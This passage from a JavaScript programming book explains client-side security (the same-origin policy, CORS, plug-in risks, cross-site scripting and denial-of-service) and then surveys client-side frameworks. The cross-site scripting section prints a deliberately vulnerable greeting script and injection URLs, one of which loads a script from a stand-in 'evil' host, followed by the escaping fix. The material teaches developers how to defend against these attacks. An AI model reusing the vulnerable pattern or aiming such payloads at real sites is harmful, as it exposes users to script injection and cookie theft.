- Preventing malicious code from reading or altering your data, compromising your privacy, scamming you, or wasting your time.

As in many fields, JavaScript security has evolved through an interactive and ongoing process of exploits and patches. In the early days of the Web, browsers added features like the ability to open, move, and resize windows and to script the browser's status line. When unethical advertisers and scammers started abusing these features, browser makers had to restrict or disable those APIs. Today, in the process of standardizing HTML5, browser vendors are carefully (and openly and collaboratively) lifting certain long-standing security restrictions and adding quite a bit of power to client-side JavaScript while (hopefully) not introducing any new security holes.

The subsections below introduce the JavaScript security restrictions and security issues that you, as a web developer, need to be aware of.

13.6.1 What JavaScript Can't Do

Web browsers' first line of defense against malicious code is that they simply do not support certain capabilities. For example, client-side JavaScript does not provide any way to write or delete arbitrary files or list arbitrary directories on the client computer. This means a JavaScript program cannot delete data or plant viruses. (But see §22.6.5 to learn how JavaScript can read user-selected files and see §22.7 to learn how JavaScript can obtain a secure private filesystem within which it can read and write files.)

Similarly, client-side JavaScript does not have any general-purpose networking capabilities. A client-side JavaScript program can script the HTTP protocol (see Chapter 18). And another HTML5-affiliated standard, known as WebSockets, defines a socket-like API for communicating with specialized servers. But neither of these APIs allows unmediated access to the wider network. General-purpose Internet clients and servers cannot be written in client-side JavaScript.

Browsers' second line of defense against malicious code is that they impose restrictions on the use of certain features that they do support. The following are some restricted features:

- A JavaScript program can open new browser windows, but, to prevent pop-up abuse by advertisers, most browsers restrict this feature so that it can happen only in response to a user-initiated event, such as a mouse click.
- A JavaScript program can close browser windows that it opened itself, but it is not allowed to close other windows without user confirmation.

- The `value` property of HTML FileUpload elements cannot be set. If this property could be set, a script could set it to any desired filename and cause the form to upload the contents of any specified file (such as a password file) to the server.
- A script cannot read the content of documents loaded from different servers than the document that contains the script. Similarly, a script cannot register event listeners on documents from different servers. This prevents scripts from snooping on the user's input (such as the keystrokes that constitute a password entry) to other pages. This restriction is known as the *same-origin policy* and is described in more detail in the next section.

Note that this is not a definitive list of client-side JavaScript restrictions. Different browsers have different security policies and may implement different API restrictions. Some browsers may also allow restrictions to be strengthened or weakened through user preferences.

13.6.2 The Same-Origin Policy

The *same-origin policy* is a sweeping security restriction on what web content JavaScript code can interact with. It typically comes into play when a web page includes `<iframe>` elements or opens other browser windows. In this case, the same-origin policy governs the interactions of JavaScript code in one window or frame with the content of other windows and frames. Specifically, a script can read only the properties of windows and documents that have the same origin as the document that contains the script (see §14.8 to learn how to use JavaScript with multiple windows and frames).

The *origin* of a document is defined as the protocol, host, and port of the URL from which the document was loaded. Documents loaded from different web servers have different origins. Documents loaded through different ports of the same host have different origins. And a document loaded with the `http:` protocol has a different origin than one loaded with the `https:` protocol, even if they come from the same web server.

It is important to understand that the origin of the script itself is not relevant to the same-origin policy: what matters is the origin of the document in which the script is embedded. Suppose, for example, that a script hosted by host A is included (using the `src` property of a `<script>` element) in a web page served by host B. The origin of that script is host B and the script has full access to the content of the document that contains it. If the script opens a new window and loads a second document from host B, the script also has full access to the content of that second document. But if the script opens a third window and loads a document from host C (or even one from host A) into it, the same-origin policy comes into effect and prevents the script from accessing this document.

The same-origin policy does not actually apply to all properties of all objects in a window from a different origin. But it does apply to many of them, and, in particular, it applies to practically all the properties of the Document object. You should consider any window or frame that contains a document from another server to be off-limits to

your scripts. If your script opened the window, your script can close it, but it cannot "look inside" the window in any way. The same-origin policy also applies to scripted HTTP requests made with the XMLHttpRequest object (see Chapter 18). This object allows client-side JavaScript code to make arbitrary HTTP requests to the web server from which the containing document was loaded, but it does not allow scripts to communicate with other web servers.

The same-origin policy is necessary to prevent scripts from stealing proprietary information. Without this restriction, a malicious script (loaded through a firewall into a browser on a secure corporate intranet) might open an empty window, hoping to trick the user into using that window to browse files on the intranet. The malicious script would then read the content of that window and send it back to its own server. The same-origin policy prevents this kind of behavior.

13.6.2.1 Relaxing the same-origin policy

In some circumstances, the same-origin policy is too restrictive. This section describes three techniques for relaxing it.

The same-origin policy poses problems for large websites that use multiple subdomains. For example, a script in a document from *home.example.com* might legitimately want to read properties of a document loaded from *developer.example.com*, or scripts from *orders.example.com* might need to read properties from documents on *catalog.example.com*. To support multidomain websites of this sort, you can use the `domain` property of the Document object. By default, the `domain` property contains the hostname of the server from which the document was loaded. You can set this property, but only to a string that is a valid domain suffix of itself. Thus, if `domain` is originally the string "home.example.com", you can set it to the string "example.com", but not to "home.example" or "ample.com". Furthermore, the `domain` value must have at least one dot in it; you cannot set it to "com" or any other top-level domain.

If two windows (or frames) contain scripts that set `domain` to the same value, the same-origin policy is relaxed for these two windows, and each window can interact with the other. For example, cooperating scripts in documents loaded from *orders.example.com* and *catalog.example.com* might set their `document.domain` properties to "example.com", thereby making the documents appear to have the same origin and enabling each document to read properties of the other.

The second technique for relaxing the same-origin policy is being standardized under the name Cross-Origin Resource Sharing (see *http://www.w3.org/TR/cors/*). This draft standard extends HTTP with a new `Origin:` request header and a new `Access-Control-Allow-Origin` response header. It allows servers to use a header to explicitly list origins that may request a file or to use a wildcard and allow a file to be requested by any site. Browsers such as Firefox 3.5 and Safari 4 use this new header to allow the cross-origin HTTP requests with XMLHttpRequest that would otherwise have been forbidden by the same-origin policy.

Another new technique, known as cross-document messaging, allows a script from one document to pass textual messages to a script in another document, regardless of the script origins. Calling the `postMessage()` method on a Window object results in the asynchronous delivery of a message event (you can handle it with an `onmessage` event handler function) to the document in that window. A script in one document still cannot invoke methods or read properties of the other document, but they can communicate safely through this message-passing technique. See §22.3 for more on the cross-document messaging API.

13.6.3 Scripting Plug-ins and ActiveX Controls

Although the core JavaScript language and the basic client-side object model lack the filesystem and networking features that the worst malicious code requires, the situation is not quite as simple as it appears. In many web browsers, JavaScript is used as a "script engine" for ActiveX controls (in IE) or plug-ins (other browsers). The Flash and Java plug-ins are commonly installed examples, and they expose important and powerful features to client-side scripts.

There are security implications to being able to script ActiveX controls and plug-ins. Java applets, for example, have access to low-level networking capabilities. The Java security "sandbox" prevents applets from communicating with any server other than the one from which they were loaded, so this does not open a security hole. But it exposes the basic problem: if plug-ins are scriptable, you must trust not just the web browser's security architecture, but also the plug-in's security architecture. In practice, the Java and Flash plug-ins seem to have robust security and they are actively maintained and updated when security holes are discovered. ActiveX scripting has had a more checkered past, however. The IE browser has access to a variety of scriptable ActiveX controls that are part of the Windows operating system, and in the past some of these scriptable controls have included exploitable security holes.

13.6.4 Cross-Site Scripting

Cross-site scripting, or XSS, is a term for a category of security issues in which an attacker injects HTML tags or scripts into a target website. Defending against XSS attacks is typically the job of server-side web developers. However, client-side JavaScript programmers must also be aware of, and defend against, cross-site scripting.

A web page is vulnerable to cross-site scripting if it dynamically generates document content and bases that content on user-submitted data without first "sanitizing" that data by removing any embedded HTML tags from it. As a trivial example, consider the following web page that uses JavaScript to greet the user by name:

```
<script>
var name = decodeURIComponent(window.location.search.substring(1)) || "";
document.write("Hello " + name);
</script>
```

This two-line script uses `window.location.search` to obtain the portion of its own URL that begins with ?. It uses `document.write()` to add dynamically generated content to the document. This page is intended to be invoked with a URL like this:

```
http://www.example.com/greet.html?David
```

When used like this, it displays the text "Hello David". But consider what happens when it is invoked with this URL:

```
http://www.example.com/greet.html?%3Cscript%3Ealert('David')%3C/script%3E
```

With this URL, the script dynamically generates another script (`%3C` and `%3E` are codes for angle brackets)! In this case, the injected script simply displays a dialog box, which is relatively benign. But consider this case:

```
http://siteA/greet.html?name=%3Cscript src=siteB/evil.js%3E%3C/script%3E
```

Cross-site scripting attacks are so called because more than one site is involved. Site B (or some other site C) includes a specially crafted link (like the one above) to site A that injects a script from site B. The script *evil.js* is hosted by the evil site B, but it is now embedded in site A, and it can do absolutely anything it wants with site A's content. It might deface the page or cause it to malfunction (such as by initiating one of the denial-of-service attacks described in the next section). This would be bad for site A's customer relations. More dangerously, the malicious script can read cookies stored by site A (perhaps account numbers or other personally identifying information) and send that data back to site B. The injected script can even track the user's keystrokes and send that data back to site B.

In general, the way to prevent XSS attacks is to remove HTML tags from any untrusted data before using it to create dynamic document content. You can fix the *greet.html* file shown earlier by adding this line of code to remove the angle brackets around `<script>` tags:

```
name = name.replace(/</g, "&lt;").replace(/>/g, "&gt;");
```

The simple code above replaces all angle brackets in the string with their corresponding HTML entities, thereby escaping and deactivating any HTML tags in the string. IE8 defines a more nuanced `toStaticHTML()` method that removes `<script>` tags (and any other potentially executable content) without altering nonexecutable HTML. `toStaticHTML()` is not standardized, but it is straightforward to write your own HTML sanitizer function like this in core JavaScript.

HTML5 goes beyond content sanitation strategies and is defining a `sandbox` attribute for the `<iframe>` element. When implemented, this should allow the safe display of untrusted content, with scripts automatically disabled.

Cross-site scripting is a pernicious vulnerability whose roots go deep into the architecture of the Web. It is worth understanding this vulnerability in depth, but further discussion is beyond the scope of this book. There are many online resources to help you defend against cross-site scripting. One important primary source is the original CERT Advisory about this problem: *http://www.cert.org/advisories/CA-2000-02.html*.

13.6.5 Denial-of-Service Attacks

The same-origin policy and other security restrictions described here do a good job of preventing malicious code from damaging your data or compromising your privacy. They do not protect against brute-force denial-of-service attacks, however. If you visit a malicious website with JavaScript enabled, that site can tie up your browser with an infinite loop of `alert()` dialog boxes or can slow down your CPU with an infinite loop or a meaningless computation.

Some browsers detect repeated dialog boxes and long-running scripts and give the user the option to stop them. But malicious code can use methods such as `setInterval()` to load the CPU and can also attack your system by allocating lots of memory. There is no general way that web browsers can prevent this kind of ham-handed attack. In practice, this is not a common problem on the Web since no one returns to a site that engages in this kind of scripting abuse!

13.7 Client-Side Frameworks

Many web developers find it useful to build their web applications on top of a client-side framework library. These libraries are "frameworks" in the sense that they build a new higher-level API for client-side programming on top of the standard and proprietary APIs offered by web browsers: once you adopt a framework, your code needs to be written to use the APIs defined by that framework. The obvious benefit of using a framework is that it is a higher-level API that allows you to do more with less code. A well-written framework will also address many of the compatibility, security, and accessibility issues described above.

This book documents jQuery, one of the most popular frameworks, in Chapter 19. If you decide to adopt jQuery for your projects, you should still read the chapters leading up to Chapter 19; understanding the low-level APIs will make you a better web developer, even if you rarely need to use those APIs directly.

There are many JavaScript frameworks other than jQuery—many more than I can list here. Some of the best known and most widely used open source frameworks include:

Prototype
: The Prototype library (*http://prototypejs.org*) focuses on DOM and Ajax utilities, like jQuery does, and adds quite a few core-language utilities as well. The Scriptaculous library (*http://script.aculo.us/*) can be added on for animations and visual effects.

Dojo
: Dojo (*http://dojotoolkit.org*) is a large framework that advertises its "incredible depth." It includes an extensive set of UI widgets, a package system, a data abstraction layer, and more.

YUI

YUI (*http://developer.yahoo.com/yui/*) is the in-house library of Yahoo!, and it is used on their home page. Like Dojo, it is a large, all-encompassing library with language utilities, DOM utilities, UI widgets, and so on. There are actually two incompatible versions of YUI, known as YUI 2 and YUI 3.

Closure

The Closure library (*http://code.google.com/closure/library/*) is the client-side library that Google uses for Gmail, Google Docs, and other web applications. This library is intended to be used with the Closure compiler (*http://code.google.com/closure/compiler/*), which strips out unused library functions. Because unused code is stripped out before deployment, the designers of the Closure library did not need to keep the feature set compact, so Closure has a sprawling set of utilities.

GWT

GWT, the Google Web Toolkit (*http://code.google.com/webtoolkit/*), is a completely different kind of client-side framework. It defines a web application API in Java and provides a compiler to translate your Java programs into compatible client-side JavaScript. GWT is used in some of Google's products, but it is not as widely used as their Closure library.